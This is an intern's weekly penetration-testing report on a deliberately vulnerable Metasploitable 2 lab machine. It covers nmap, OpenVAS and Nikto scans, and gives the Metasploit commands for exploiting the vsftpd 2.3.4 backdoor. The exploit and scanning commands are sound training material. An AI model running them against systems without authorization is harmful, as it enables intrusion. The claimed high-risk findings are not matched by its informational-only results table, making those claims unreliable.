VULNERABILITY ASSESSMENT AND PENETRATION TESTING (VAPT)

Title

Vulnerability Assessment and Penetration Testing (VAPT)
Weekly Report

Intern Name	**:**	PERARASU M
Internship Domain	**:**	VAPT
Organization	**:**	Cyart Tech
Submission Date	**:**	02 Jan 2026

1.Executive Summary

This report presents the results of a Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted on a deliberately vulnerable virtual machine using open-source security tools. The objective of this assessment was to identify security weaknesses, evaluate associated risks, and recommend remediation measures.
The assessment revealed multiple high, medium, and low-risk vulnerabilities, including outdated services, insecure configurations, and exposed network services. These vulnerabilities could potentially allow unauthorized access, data leakage, or system compromise if exploited in a real-world environment.
The findings emphasize the importance of regular security assessments, patch management, and secure system configurations to reduce attack surfaces.

---

2. Scope of the Assessment

2.1 In-Scope Assets

- **Target Machine:** Metasploitable 2 (Vulnerable VM)
- **Attacker Machine:** Kali Linux
- **Network Type:** VMware Host-only Network

2.2 Out-of-Scope

- Denial-of-Service (DoS) attacks
- Social engineering attacks
- Physical security testing

2.3 Assessment Type

- Vulnerability Assessment
- Limited Penetration Testing (Proof of Concept only)

---

3. Methodology

The VAPT process followed a structured methodology based on industry standards and best practices.

3.1 Methodology Framework

- OWASP Web Security Testing Framework
- NIST SP 800-115 (Technical Guide to Information Security Testing)

3.2 Phases of Testing

1. Planning & Reconnaissance
2. Discovery & Scanning
3. Vulnerability Assessment
4. Exploitation (Controlled)
5. Risk Analysis
6. Reporting


4. Tools Used

Tool	Purpose
Kali Linux	Penetration testing OS
Nmap	Network discovery and service scanning
OpenVAS (GVM)	Automated vulnerability scanning
Nikto	Web server vulnerability scanning
Metasploit Framework	Exploitation and validation
CVSS Calculator	Risk scoring
VMware Workstation	Virtualization
Microsoft Word	Documentation

5. Environment Setup


5.1 Virtual Machine Configuration

- Both Kali Linux and Metasploitable were installed on VMware Workstation.
- Network Adapter was configured in **Host-Only mode** to ensure both machines were on the same subnet.
- IP addresses were verified using ip a and ifconfig.



5.2 Connectivity Verification

Connectivity between the attacker and target machine was verified using the ping command to ensure proper communication before scanning.



6. Discovery Phase (Network Scanning)

6.1 Nmap Scanning

Command Used:

$ nmap -sS -sV -A 192.168.43.129

6.2 Results Summary


The Nmap scan identified multiple open ports and services running on the target system, including:

- FTP (Port 21)
- SSH (Port 22)
- Telnet (Port 23)
- HTTP (Port 80)
- MySQL (Port 3306)

Several services were found running outdated versions known to have publicly disclosed vulnerabilities.

```
┌──(blackrock㉿kali)-[~]
└─$ nmap -sS -sV -A 192.168.43.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 09:35 IST
Nmap scan report for 192.168.43.129
Host is up (0.0028s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.43.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITM
53/tcp   open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      46586/tcp   mountd
|   100005  1,2,3      55554/udp   mountd
|   100021  1,3,4      37423/udp   nlockmgr
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      46586/tcp   mountd
|   100005  1,2,3      55554/udp   mountd
|   100021  1,3,4      37423/udp   nlockmgr
|   100021  1,3,4      40725/tcp   nlockmgr
|   100024  1          41305/tcp   status
|_  100024  1          57414/udp   status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such t
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-01-02T04:10:10+00:00; +30s from scanner time.
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kern

Host script results:
| smb-security-mode:
```



7. Vulnerability Assessment

7.1 Automated Scanning Using OpenVAS


OpenVAS was used to perform a full and fast vulnerability scan on the target system.
Steps Followed:


1. Started GVM services
2. Created a new target with Metasploitable IP
3. Created and executed a scan task
4. Analyzed vulnerability results

7.2 Key Findings

Vulnerability Name	***Port***	***CVE ID***	***CVSS Score***	***Risk Level***
PostgreSQL Detection (TCP)	*5432*	*N/A*	*0.0*	*Low (Informational)*
SSH Protocol Versions Supported	*22*	*N/A*	*0.0*	*Low (Informational)*
FTP Banner Detection	*21*	*N/A*	*0.0*	*Low (Informational)*
SMB NativeLanMan Detection	*445*	*N/A*	*0.0*	*Low (Informational)*

Vulnerability Name	*Port*	*CVE ID*	*CVSS Score*	*Risk Level*
SMTP Server Type and Version Detection	*25*	*N/A*	*0.0*	*Low (Informational)*
SSH Server Type and Version Detection	*22*	*N/A*	*0.0*	*Low (Informational)*
SSL/TLS: SMTP “STARTTLS” Command Detection	*25*	*N/A*	*0.0*	*Low (Informational)*
Services Enumeration	*Multiple*	*N/A*	*0.0*	*Low (Informational)*
SSL/TLS: Collect and Report Certificate Details	*443*	*N/A*	*0.0*	*Low (Informational)*






8. Manual Web Scanning

8.1 Nikto Scan

Command Used:

$ nikto -h http://192.168.43.129

Nikto identified insecure HTTP headers, outdated web server components, and potential misconfigurations.



9. Exploitation Phase (Proof of Concept)

9.1 Exploit Used


- **Service:** FTP
- **Exploit:** vsftpd 2.3.4 Backdoor
- **Tool:** Metasploit Framework

Commands Used:

$ msfconsole
$ search vsftpd
$ use exploit/unix/ftp/vsftpd_234_backdoor
$ set RHOSTS 192.168.43.129
$ run

9.2 Result

The exploitation attempt demonstrated how an attacker could gain unauthorized access through an outdated FTP service, confirming the severity of the vulnerability.



10. Risk Assessment

10.1 CVSS Scoring


Each identified vulnerability was evaluated using the CVSS calculator to determine its severity based on impact and exploitability.

10.2 Risk Matrix

Impact \ Likelihood	Low	Medium	High
High	Medium	High	Critical
Medium	Low	Medium	High

Impact \ Likelihood	Low	Medium	High
Low	Low	Low	Medium

High-risk vulnerabilities were prioritized for immediate remediation.



11. Remediation Recommendations

- Disable unused services such as Telnet and FTP
- Update all outdated software and services
- Enforce strong authentication mechanisms
- Implement firewall rules to restrict access
- Conduct regular vulnerability scans
- Follow secure configuration benchmarks (CIS)

12. Learning Outcomes

Through this task, the following skills were gained:

- Practical understanding of VAPT methodology
- Hands-on experience with open-source security tools

- Ability to analyze and prioritize vulnerabilities
- Report writing and documentation skills
- Risk assessment using CVSS

---

13. Challenges Faced

- Long duration for OpenVAS setup
- Long scan duration for OpenVAS
- Understanding CVSS metrics

These challenges were resolved through documentation review and hands-on troubleshooting.

---

14. Conclusion

This VAPT exercise successfully demonstrated how vulnerabilities can be identified, analyzed, and validated using free and open-source tools. The assessment highlights the importance of proactive security testing to protect systems from potential cyber threats.

Regular vulnerability assessments, combined with proper remediation and monitoring, significantly reduce organizational security risks.

---

15. References

- OWASP Top 10
- NIST SP 800-115
- OpenVAS Documentation
- Kali Linux Official Documentation
- Metasploit Framework Documentation
